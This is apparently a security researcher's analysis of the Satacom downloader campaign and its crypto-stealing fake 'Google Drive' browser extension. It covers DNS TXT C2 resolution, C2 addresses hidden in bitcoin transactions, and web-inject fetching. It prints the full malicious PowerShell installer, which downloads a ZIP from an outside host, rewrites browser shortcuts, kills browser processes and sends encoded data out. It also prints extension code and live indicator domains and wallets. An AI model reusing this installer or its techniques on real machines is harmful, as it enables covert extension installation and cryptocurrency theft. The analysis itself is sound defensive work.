
```
0000  00 e0 4c d8 ce ea f2 68  58 82 67 6c 08 00 45 00   ··L····h X·gl··E·
0010  00 56 0d 4d 00 00 6b 11  84 0b 08 08 08 08 0a d1   ·V·M··k· ········
0020  a3 5e 00 35 e8 81 00 42  a7 30 ab cd 81 80 00 01   ·^·5···B ·0······
0030  00 01 00 00 00 00 07 64  6f 6e 2d 64 6e 73 03 63   ·······d on-dns·c
0040  6f 6d 00 00 10 00 01 c0  0c 00 10 00 01 00 00 0e   om······ ········
0050  0e 00 11 10 66 74 2f 67  47 47 74 34 76 6d 39 36   ····ft/g GGt4vm96
0060  45 2f 6a 70                                        E/jp
```

Response of the encoded + encrypted string

Bytes 84-99: TXT (dns.txt) | Packets: 224 · Displayed: 224 (100.0%) | Profile: Default

DNS query for TXT record through Google to don-dns[.]com

Once the request is complete, the DNS TXT record is received as another base64-encoded RC4-encrypted string: "ft/gGGt4vm96E/jp". Since we have all of the RC4 keys, we can try to decrypt the string with the 'dns_RC4_key' and get another URL as a result. This URL is where the payload is actually downloaded from.



Recipe

RC4

Passphrase: 1C C4 5F 10 B6 DE A4 60 D9 10 97 35 2F B8 14 AB 36… HEX

Input format: Base64

Output format: Latin1

Input

```
ft/gGGt4vm96E/jp
```

Output

```
hit-mee.com.
```

Decrypted string of TXT record


The payload: malicious browser extension

The Satacom downloader downloads various binaries to the victim's machine. In this campaign we observed a PowerShell script being downloaded that installs a malicious Chromium-based browser extension that targets Google Chrome, Brave and Opera.

The extension installation script is responsible for downloading the extension in a ZIP archive file from a third-party website server. The PowerShell script downloads the archived file to the computer's Temp directory and then extracts it to a folder inside the Temp directory.

After that, the script searches for the possible locations of shortcuts for each of the targeted browsers in such places as Desktop, Quick Launch and Start Menu. It also configures the locations of the browsers' installation files and the location of the extension on the computer.

Finally, the PS script recursively searches for any link (.LNK) file in the above locations and modifies the "Target" parameter for all existing browser shortcuts with the flag "–load-extension=[pathOfExtension]" so that the shortcut will load the browser with the malicious extension installed.



Google Chrome

Target type: Application

Target location: Application

Target: extension=C:\Users\Bob\AppData\Local\Default

Start in: "C:\Program Files\Google\Chrome\Application"

Shortcut key: None

Run: Normal window


Comment: Access the Internet

```
"C:\Program Files\Google\Chrome\Application\chrome.exe"  --load-extension=C:\Users\Bob\AppData\Local\Default
```

Chrome shortcut with the extension parameter

After performing this action, the script closes any browser processes that may be running on the machine, so that the next time the victim opens the browser, the extension will be loaded into the browser and run while the user is browsing the internet.

This extension installation technique allows the threat actors to add the addon to the victim's browser without their knowledge and without uploading it to the official extension stores, such as the Chrome Store, which requires the addon to meet the store's requirements.




```
Add-Type -AssemblyName System.Web
$error.Clear()
$strangeDesktop = [Environment]::GetFolderPath("CommonDesktopDirectory")
$programFiles = [Environment]::GetFolderPath("ProgramFiles")
$appData = [Environment]::GetFolderPath("ApplicationData")
$userProfile = [Environment]::GetFolderPath("UserProfile")
$localAppData = [Environment]::GetFolderPath("LocalApplicationData")

$zipFileUrl = "http://tchk-1.com/[redacted]"

$webClient = New-Object System.Net.WebClient
$webClient.DownloadFile($zipFileUrl, "$localAppData\default.zip")

Expand-Archive "$localAppData\default.zip" "$localAppData\Default"

$startMenuPrograms = @(
    "$strangeDesktop",
    "$userProfile\Desktop",
    "$appData\Microsoft\Internet Explorer\Quick Launch"
)

$braveWorkingFolder = "$programFiles\BraveSoftware\Brave-Browser\Application"
$chromeWorkingFolder = "$programFiles\Google\Chrome\Application"
$operaGXWorkingFolder = "$localAppData\Programs\Opera GX"
$extensionPath = "$localAppData\Default"
$shell = New-Object -ComObject WScript.Shell

Get-ChildItem -Path $startMenuPrograms -Filter *.lnk -Recurse -Force |
    Where-Object {
        $link = $shell.CreateShortcut($_.FullName)
        $link.WorkingDirectory -eq $braveWorkingFolder -or
        $link.WorkingDirectory -eq $chromeWorkingFolder -or
        $link.WorkingDirectory -eq $operaGXWorkingFolder
    } |
    ForEach-Object {
        $link = $shell.CreateShortcut($_.FullName)
        $link.Arguments = "$($link.Arguments) --load-extension=$extensionPath"
        $link.Save()
    }


Stop-Process -Name "chrome" -Force
Stop-Process -Name "opera" -Force
Stop-Process -Name "brave" -Force

if($error.count -gt 0)
{
    $outputValue = $($error -join [Environment]::NewLine)
    $enc = [System.Text.Encoding]::UTF8
    $Bytes = $enc.GetBytes($outputValue)

    $EncodedText =[Convert]::ToBase64String($Bytes)
    $EncodedText = [System.Web.HttpUtility]::UrlEncode($EncodedText)
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadString("https://look-soft.com/[redacted]"+$EncodedText)

}
```

Extension installation PowerShell script

Malicious extension analysis


After installation of the extension, we can analyze its functionality and features by checking specific files stored in the extension's directory. If we take a look at the first lines of the 'manifest.json' file, we'll see that the extension disguises itself by naming the addon "Google Drive," so even when the user accesses the browser addons, the only thing they will see is an addon named "Google Drive", which looks like just another standard Google extension installed inside the browser.



```
{
  "offline_enabled": true,
  "name": "Google Drive",
  "author": "Google inc.",
  "description": "Google Drive: create, share and keep all your stuff in one place.",
  "version": "1.8.7",
  "icons": {
    "128": "ico.png"
  },
```

The manifest.json file settings


Another malicious extension file that always runs in the background when the user is browsing is 'background.js', which is responsible for initializing communication with the C2. If we take a closer look at the JavaScript code, we'll find an interesting function call at the bottom of the script with a string variable that is the address of a bitcoin wallet.



```
var btc_adress="bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu";
async function fetchBlockJSON() {
  const response = await fetch('https://blockchain.info/address/'+btc_adress+'?format=json');
  const block = await response.json();
  return block;
}
```

Background.js script snippet

Looking at the script's code, we can conclude that the extension is about to fetch another string from the hardcoded URL, into which the script inserts the bitcoin address. The JavaScript receives data in JSON format, which shows the wallet's transaction activity, and then looks for a specific string within the latest transaction details.




https://blockchain.info/address/bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu?format=json
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
          value:              59209
    out:
      0:
          type:               0
          spent:              false
          value:              56949
          spending_outpoints: []
          n:                  0
          tx_index:           3219506419569241
          script:             "76a914796f752d7261626269742e636f6d00000000000088ac"
          addr:               "1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF"
    result:                   -59209
    balance:                  0
  1:
    hash:                     "cd4fb29b3e1b68b37108feab0917113edea515e709b9a991d35a5a8faf7ad029"
    ver:                      2
    vin_sz:                   1
    vout_sz:                  2
    size:                     222
    weight:                   561
```

JSON of the transaction details

There are two strings on the page that contain the C2 address. The “script” string is a HEX string that contains the C2 host of the malware, and the “addr” string is the Base58-encoded C2 address. The reason for using the last cryptocurrency transaction of a specific wallet to retrieve the C2 address is that the server address can be changed by the threat actors at any time. Moreover, this trick makes it harder to disable the malware’s communication with its C2 server, since disabling wallets is much more difficult than blocking or banning IPs or domains. If the C2 server is blocked or taken down, the threat actors can simply change the ‘script’ or ‘addr’ string to a different C2 server by performing a new transaction. And since the extension always checks these strings to retrieve the C2, it will always ask for the new one if it’s ever changed.




Delimiter: Auto

Input

```
76a914796f752d7261626269742e636f6d00000000000088ac
```

Output

```
v©␔you-rabbit.com␀␀␀␀␀␀•¬
```



Alphabet: 123456789ABCDEF...

☑ Remove non-alphabet chars

Input


```
1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF
```

Output

```
␀you-rabbit.com␀␀␀␀␀␀•AÆr
```

Decoded C2 address from the transaction details


The extension has several other scripts that are responsible for initializing the received commands and become functional after the C2 address is retrieved, because the scripts need to obtain some important information from the C2. For example, the C2 holds the BTC address that will be used when the BTC is transferred from the victim's wallet to the threat actor's wallet.


https://you-rabbit.com/api[redacted]

```
{"address":"3PT4pfR6bTJJVUCh4nRDh5RihSXWXk6zic"}
```

Threat actor's BTC wallet address


To get hold of the victim's cryptocurrency, the threat actors use web injects on the targeted websites. The web inject script is also provided by the C2 after the extension contacts it. In the following screenshot, we can see the 'injections.js' script from the extension, which fetches the web inject script from the C2 server.



```
export const getInjections = () => {
    return new Promise(async (res) => {
        chrome.storage.local.get(['domain', 'uuid'], async (result) => {
            const domain = result.domain
            const uuid = result.uuid

            const request = await fetch(`https://${domain}/machine/injections?uuid=${uuid}`)
            const injections = await request.json()

            chrome.storage.local.set({
                injections
            })

            return res(true)
        })
    })
}
```

The injections.js script

After the addon contacts the C2 server – extracted as mentioned above – the server responds with the web inject script that will be used on the targeted websites.



